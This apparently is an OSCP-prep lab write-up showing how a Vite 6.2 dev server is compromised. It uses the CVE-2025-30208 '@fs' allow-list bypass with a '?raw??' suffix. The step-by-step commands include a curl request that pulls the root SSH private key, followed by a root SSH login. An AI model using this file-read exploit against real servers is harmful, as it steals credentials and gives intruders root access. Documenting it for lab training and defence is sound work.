
Preparing for OSCP | Sharing Practical Labs & Real-World Attack Analysis
Step 1: Reconnaissance
nmap -p- 192.168.129.250

Only two ports were open:
• 22/tcp — SSH
• 5173/tcp — Unknown service (Vite default port)
Port 5173 Identification
http://192.168.129.250:5173

Port 5173 is the default port for Vite dev server — a frontend build tool for React/Vue/Svelte applications. The package.json was accessible at /package which confirmed Vite 6.2.0 with React 19.
Step 2: Source Code Enumeration
Vite Source File Access
Vite dev server in development mode exposes source files directly. The App.jsx source was readable at:
http://192.168.129.250:5173/src/App.jsx

The source code contained debug information revealing the exact filesystem path:
fileName: "/root/vite/src/App.jsx"
This was critical for two reasons: the app runs as the root user (path starts with /root/) and the base directory is /root/vite/. This means the @fs allow list would be set to /root/vite/ only.
Step 3: CVE-2025–30208 — @fs Bypass
Vulnerability Overview
Vite versions up to 6.2.2 are vulnerable to CVE-2025–30208. The @fs endpoint serves files from the local filesystem but restricts access to the configured allow list. By appending ?raw?? to the URL, the allow list check is bypassed because trailing ? characters are stripped in some code paths but not properly accounted for in the security regex checks.
Normal Behavior — Blocked
http://192.168.129.250:5173/@fs/root/.ssh/id_rsa

CVE-2025–30208 Bypass
http://192.168.129.250:5173/@fs/root/.ssh/id_rsa?raw??

200 OK — SSH private key returned!
The ?raw?? suffix causes the allow list validation to be bypassed, returning the file contents directly.
Step 4: Root SSH Key Extraction
Extract and Save Key
curl -s "http://192.168.129.250:5173/@fs/root/.ssh/id_rsa?raw??" > root_key

chmod 600 root_key
SSH Login as Root
ssh -i root_key root@192.168.129.250

root@vite:~# id
